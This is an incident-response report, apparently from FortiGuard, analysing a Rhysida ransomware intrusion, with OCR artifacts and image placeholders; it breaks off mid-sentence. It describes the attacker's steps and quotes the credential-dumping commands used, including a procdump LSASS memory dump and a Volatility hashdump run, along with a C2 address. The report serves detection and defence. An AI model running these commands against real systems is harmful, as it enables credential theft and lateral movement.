
Analyzing Rhysida Ransomware Intrusion

Visualization of Attack Chain



PRE-ATT&CK

ATT&CK

Reconnaissance

Not observed

Acquire custom Rhysida ransomware. Also employed free tools including Procdump, PuTTY, and WinSCP.

Collate Tooling

Delivery

VPN Access

Access directly to VPN device with valid credentials. Suspected prior compromise or purchased credentials.

Valid Accounts

Employed valid credentials to penetrate perimeter and begin operations.

Exploitation

Installation

Valid Accounts

Manual file appraisal and lateral movement through RDP and PsExec from PowerShell. Attempted numerous credential access techniques.

Cobalt Strike and AnyDesk

Attempted to deploy CobaltStrike beacon and install AnyDesk for fallback C2.

Command & Control

Actions on Objectives

Ransomware Deployment

Data exfiltration over tool DataGrabber.exe. Following exfil Rhysida ransomware deployed on ESXI servers and several desktops on network

INCREASING SPEED, COMPLEXITY, AND RISK

Introduction

Rhysida is a relatively new ransomware group that claimed its first public victim in May 2023. This threat actor group employs its own ransomware, also called Rhysida, which they also offer as a Ransomware-as-a-Service (RaaS). Since its arrival, the group has listed at least 50 victims across the world on its website. The group made headlines at the end of May 2023 when it was reported that they had successfully deployed their ransomware in systems associated with the Chilean Army[1]. Figure 1 shows a screenshot of the Rhysida release website.

Affected Platforms

Machines running Windows operating system

Threat Type

Ransomware

Impacted Parties


Windows Users

Impact

Data exfiltration and Data encryption using Rhysida Ransomware on compromised endpoints

Security Level

High



Token

Enter Token and press Enter

Figure 1: Rhysida Ransomware official website home page.

We have observed attack incidents with different victims and documented similar patterns, including:

1. Rhysida operators acquire credentials and access environments through victim VPN devices.
2. Lateral movement through Remote Desktop Protocol (RDP) to key servers (i.e. domain controllers)
3. Credential dumping using basic methods (i.e., taskmanager.exe, procdump)
4. Deployment of a SOCKS-based PowerShell backdoor as a secondary access.
5. Data exfiltration conducted after manual file appraisal through RDP or AnyDesk
6. Impact delivered through ransomware deployed to ESXi hypervisors first to maximize impact

This article shows how the FortiGuard Managed Detection and Response team (MDR) detected and responded to a recent Rhysida intrusion and the subsequent investigation conducted by the FortiGuard Responder IR team in the victim's environment. As part of this analysis, we will look at threat actor TTPs employed throughout the intrusion and how they were detected. MITRE ATT&CK mapping and observables are provided at the end of the article alongside IOCs and Threat Hunting queries to assist with threat-hunting activities for similar behavior.

Rhysida Analysis




Figure 2: Rhysida victims by industry (accurate 09 Oct 2023).





Figure 3: Rhysida victims by country (accurate 09 Oct 2023).

The Rhysida group victim list includes victims from a broad range of industries. Most of its victims are from the education sector, followed by the manufacturing sector.

Organizations in the education section, especially schools, often have similar network architectures. Additionally, schools are rarely large enough to maintain dedicated SOC teams, so security is not prioritized compared to organizations in many other industries. This consistency in victim security posture can simplify intrusions, as TTPs that are successful in one school are more than likely going to work in another.

Victims of Rhysida intrusions are geographically spread over each major geopolitical region. USA, France, Germany, England, and Italy are the top five countries in terms of number of victims. Given the spread of victims, there is currently no indication that the attacks are focused on any one country. However, having four of the top five countries in Europe indicates a disproportionately high level of targeting in that region.

Summary of Attack



Suspected Broker Initial Access

SonicWall VPN accessed with Valid credentials.

Test Login to Server and logout in short time period

Ransomware Operator Initial Access

Login to VPN appliance (SonicWall) using valid user account.

RDP to Domain Controller. No discovery, likely to validate credentials.

Discovery and Credential Dumping

Adversary dumps Active Directory database via RDP connection.

Advanced IP Scanner used to map network and initial credential dump performed.

Data Validation and Initial Exfiltration

Adversary identifies fileshare and opens a number of files, likely to validate prior to exfil. Accessed through RDP GUI.

Establish Persistence

Adversary deploys a number of PowerShell scripts to establish persistence mechanisms through Cobalt Strike and bespoke loopback forwarding to proxy received C2 traffic.

Large Scale Data Exfiltration

Bespoke tool used for data collection 'DataGrabber1.exe' pulled data from fileshares, backups of VMs large volumes of user files.

Ransomware Preparation

Adversary having completed data exfil installs secondary access method 'AnyDesk' remote access tool and WinSCP to working server.

Lateral Movement to Hypervisor and Ransomware Deployed

Access through AnyDesk, WinSCP to Hypervisor, deploy Hypervisor ransomware variant.

Using PsExec and valid credentials deploy Windows variant throughout environment.

Figure 4. The attack timeline of the Rhysida intrusion described in this article.

The above diagram details one intrusion that resulted in the deployment of the Rhysida ransomware. The FortiGuard MDR team detected this intrusion, and it was later investigated by the FortiGuard IR team. The details of this intrusion are outlined in this report.

Initial Detection

The FortiGuard MDR team monitors and responds to FortiEDR events generated in our global customer environments. This intrusion was first detected when the FortiGuard MDR team began triaging multiple malicious events from a client environment originating from multiple hosts. The first event was a 'Sensitive Information Access' event. On investigation, the details of this event indicated that it was an attempt to access the memory of the existing lsass.exe process to create a memory dump (T1003.001 OS Credential Dumping: LSASS Memory). The Windows Task Manager (taskmgr.exe) was used in an interactive session to dump the memory of lsass.exe, but FortiEDR blocked this attempt. The process chain associated with this attempt to dump credentials through taskmgr.exe is shown in the FortiEDR event screenshot in Figure 5 below.




Figure 5. FortiEDR blocked taskmgr.exe access to system credentials.

This was the first of three 'Sensitive Information Access' events from the same victim network. The second 'Sensitive Information Access' event was an attempted Windows SAM access. The Security Account Manager (SAM) is a database on hosts running Windows operating systems that stores user accounts and security descriptors for users on the local computer. FortiEDR also blocked this credential access attempt. The process chain of this event can be seen in Figure 6.





Figure 6. Event graph of an attempted SAM database dump via remote connection. Taken froma related FortiEDR event (blocked activity).

In this event, FortiEDR identified that the 'svchost.exe' process hosting this service was linked to a remote connection from the IP address 10.x.x.10. This svchost.exe process was also run with the parameter '-k LocalService' and accessed the SAM information. Looking at these parameters, it is likely that this process was hosting the Remote Registry service. The Remote Registry service in Microsoft Windows enables remote users to read and modify the registry settings of a computer. At this stage of the investigation, it was assessed that this was an attempt to access the SAM database through the Remote Registry Service. The device with this IP address did not have FortiEDR installed at the time of the incident, so the MDR team could not confirm this was an attempt to dump SAM via the remote registry. Still, all available indicators point to this technique (T1003.002 – OS Credential Dumping: Security Account Manager).

A third event was also detected and blocked after FortiEDR blocked the first two credential access attempts. In this third credential access attempt, the SysInternals tool 'ProcDump' was used in an attempt to dump LSASS memory. ProcDump is a legitimate free Microsoft SysInternals utility used to create memory dumps of a running process in the Windows Operating

System. The process chain associated with this event indicated that a user executed 'cmd.exe', then using their command prompt, they attempted to run 'procdump.exe' to dump LSASS memory (another implementation of T1003.001 – OS Credential Dumping: LSASS Memory). The process chain associated with this event can be observed in Figure 7.



DEVICE	OS	PROCESS	ORGANIZATION	CLASSIFICATION	DESTINATION	RECEIVED	LAST SEEN	
[redacted]	Windows Server [redacted] ...	procdump64.exe		Malicious	Sensitive Information A...			⊘

RAW ID: 659295812 Process Type: 64 bit Certificate: Signed Process Path: C:\Users\[redacted]\Downloads\Procdump\procdump64.exe Users: 2 Count: 1

Event Graph Automated Analysis

Figure 7. Event graph of an attempt to use ProcDump to dump lsass memory for credential access. Taken from a related FortiEDR event (blocked activity).

The use of the 'pushd' command was seen while launching cmd.exe. The pushd command is a standard command, but it is not widely observed, especially alongside interactive sessions. Usually, in the interactive command prompt, users would use the much more common 'cd' command to change the directory. While this has minimal impact on the intrusion, it is an interesting tradecraft note. The command line for creating the cmd.exe process used to launch the ProcDump process is shown below:

```
cmd.exe /s /k pushd "C:\Users\<Compromised Administrator
Account>\Downloads\Procdump"
```

executing cmd.exe with the above parameters to set the working directory, the command prompt was used to execute a ProcDump executable with the following command line parameters:

```
procdump.exe -accepteula -ma lsass.exe mem.dmp
```

This command was intended to dump the memory of the process with the name 'lsass.exe' and create output as a file named 'mem.dmp' in the working directory (set to 'C:\Users\<Compromised Administrator Account>\Downloads\ProcDump' by the previous pushd command). Evidence was unavailable to validate when the ProcDump executable was created on the targeted endpoint. As with the other two credential access attempts, FortiEDR again blocked this third attempt to access the victim's credentials.

Analysis

Following this initial detection and triage from the MDR team, the customer engaged the FortiGuard IR team to conduct a full investigation. The MDR team continued to monitor and respond to activity in the victim's environment throughout the investigation, but at this stage, the IR team began a thorough investigation of the compromised network.

When the IR team started collecting logs related to the initial credential access events, they found the interactive session associated with this activity was related to an RDP connection to the server HOST_A from the IP address 10.x.x.231 using a legitimate domain administrator account. On investigation, it was determined that this IP address was allocated to a SonicWall VPN IP address range used by the organization for remote access into the environment. There was no evidence of login brute force or known vulnerability exploitation, so it is possible that a threat actor gained access to the network before this intrusion and was leveraging previously compromised credentials. So, the MDR team went on to analyze logs to find the possible initial access to the server HOST_A.

The first RDP session to the server HOST_A using the compromised user's account was observed in early was observed in early July 2023, for the remainder of the report this will be referred to as Day 1, for the remainder of the report this will be referred to as Day 1. During this RDP session, the threat actor accessed the server and opened the Active Directory Administrative Center, likely to view the various domain configuration settings. No further activity followed this session until two days later. It might be that on that on Day 1, the threat actor was validating the credentials acquired separately through either an access broker or an earlier undetected intrusion. The team checked darknet reports and forum data available from the FortiRecon Threat Intelligence Platform for any match on leaked credentials for the victim organization, but no match was found, so this theory of using an initial access broker remains unconfirmed.

After accessing the server through an interactive RDP (Remote Desktop Protocol) session on Day 3, the threat actor created a copy of the Active Directory database. The threat actor then downloaded a port scanner tool called Advanced Port Scanner (Advanced Port Scanner.exe) on server HOST_A and executed this tool to perform an internal reconnaissance of the network of this server. The Advanced Port Scanner is a free network scanner that allows users to quickly find open ports on network computers and retrieve versions of programs running on the ports it detects. When the threat actor executed 'Advanced Port Scanner.exe' on the device HOST_A, a registry entry was created with a range of IP addresses that were scanned for reconnaissance. This registry entry shows that the Advanced Port Scanner tool was run with following IP ranges:

Range	Type
207.38.72.0/24	Public IP Range
10.10.0.0/16	Private IP Range
10.30.0.0/16	Private IP Range
10.143.0.0/16	Private IP Range
192.168.0.0/16	Private IP Range

Table 1: IP ranges scanned using Advanced Port Scanner.


After port scanning was completed from HOST_A, the threat actor established a separate RDP connection to HOST_FILESERVER1 and tried to dump credentials using Windows Task Manager (Taskmgr.exe). After that, the threat actor attempted to perform a credential dump using SAM access. The threat actor then tried to execute the Microsoft SysInternals tool 'procdump.exe'. All three of these events generated FortiEDR alerts. They are discussed in detail in the 'Initial Detection' section of this report, above.

Since all three of these credential access attempts failed, the threat actor again tried a different technique for accessing credentials. They downloaded and attempted to use a binary called 'winpmem_mini_x64_rc2.exe,' located in the directory "C:\Users\<Compromised Administrator>\Downloads\volatility3_portable\". We suspect this binary is likely related to a memory acquisition tool called WinPmem[2] based on the context and naming convention. However, the executable itself could not be retrieved.

Several minutes after attempting to use this new executable to dump memory, the threat actor executed another binary, 'vol.exe'. This executable file was found in the same folder, which we suspect, based on the naming convention and the command line arguments, is the tool for memory analysis called Volatility[3]. The use of this tool indicates that the threat actor first created a memory dump using the WinPmem tool called 'mem.dmp' and then attempted to analyze the resulting minidump using the windows.hashdump.Hashdump plugin of Volatility with following command line:

```
vol.exe -f mem.dmp windows.hashdump.Hashdump
```

These parameters instruct the Volatility utility to treat the 'mem.dmp' file as a Windows minidump and output credentials stored in this memory dump in plaintext. We can observe a FortiEDR threat hunting 'File Creation' event associated with this operation in Figure 8. This is another indicator that the 'vol.exe' file was Volatility as this is a file created as part of Volatility execution .



File Create

Summary | vol.exe | identifier.cache | [redacted]-Jul-2023 [redacted]

[redacted]

Status: Disconnected
Up time: 137d, 9h, 56min, 5sec
Internal IP: 192.[redacted]33

vol.exe | PID-10660 TID-8292 | 64 bit

Path	C:\Users\[redacted]\Downloads\volatility3_portable\vol.exe
Executing user	[redacted]
Parent	\Device\HarddiskVolume2\Windows\System32\cmd.e... ID - 97...
SHA1	3C6785090F9B34880689E51116A96F3162400049
Command line	-f mem.dmp windows.hashdump.Hashdump

Figure 8. File Creation event associated with the execution of the Volatility tool.

The threat actor employed several different tools, techniques, and user accounts in an attempt to access user credentials. We believe this indicates they did not realize that FortiEDR was blocking their activities. Additionally, the threat actor used hash analysis tools on the victim endpoint rather than copying generated dumps out of the victim's environment. This provided the victim with additional detection opportunities. This demonstrates either a lack of technical knowledge and experience working in a victim environment to avoid defender tools or that these factors did not concern the threat actor.

After these failed credential dumping attempts, the threat actor created another RDP session to HOST_FILESERVER1 from HOST_A using their existing compromised local administrator account. From this RDP session on HOST_FILESERVER1, the threat actor continued their internal discovery with port scanning. After this discovery activity, the threat actor attempted to execute several PowerShell scripts through PowerShell ISE. Windows PowerShell Integrated Scripting Environment (ISE) is a graphical host application that enables users to run, debug, and test scripts in a graphic-assisted environment.

FortiEDR events associated with these PowerShell ISE processes' behavior indicated that the code attempted to connect to the IP address 5.255.113[.]37. The interactive PowerShell ISE process did not reference a script file as part of its operation, and the victim logging configuration did not allow for script block logging, so the commands entered into the PowerShell ISE interface could not be determined. However, shortly after the blocked PowerShell ISE activity was observed on HOST_A, additional identical PowerShell ISE activity was observed for RDP sessions on HOST_DC2, HOST_DC4, HOST_E, and HOST_FILESERVER1. The HOST_DC2 and HOST_DC4 are the domain controller servers, whereas HOST_FILESERVER1 is a fileserver in the client network. Following these blocked attempts, the threat actor altered their TTPs and attempted to execute their PowerShell commands using a different method.

The threat actor's other method was the utility ‘PsExec.exe,’ a Microsoft SysInternals tool often used by system administrators to execute applications on remote systems and with elevated privileges. The process chain started with PowerShell being executed with the following parameters from an interactive RDP logon session:

```
powershell.exe -noexit -command "set-location ‘C:\Users\Public’"
```


Like the cmd.exe created in the previous activity, this created an interactive PowerShell shell with ‘C:\Users\Public’ as the working directory. The threat actor then used this shell to create another interactive PowerShell shell with elevated system privileges using PsExec. The PsExec tool is a lightweight tool that lets users execute processes on remote systems, complete with full interactivity for console applications, without having to install client software. The threat actor attempted to use this tool to execute PowerShell with system privileges. To achieve this, PsExec.exe was executed with the following 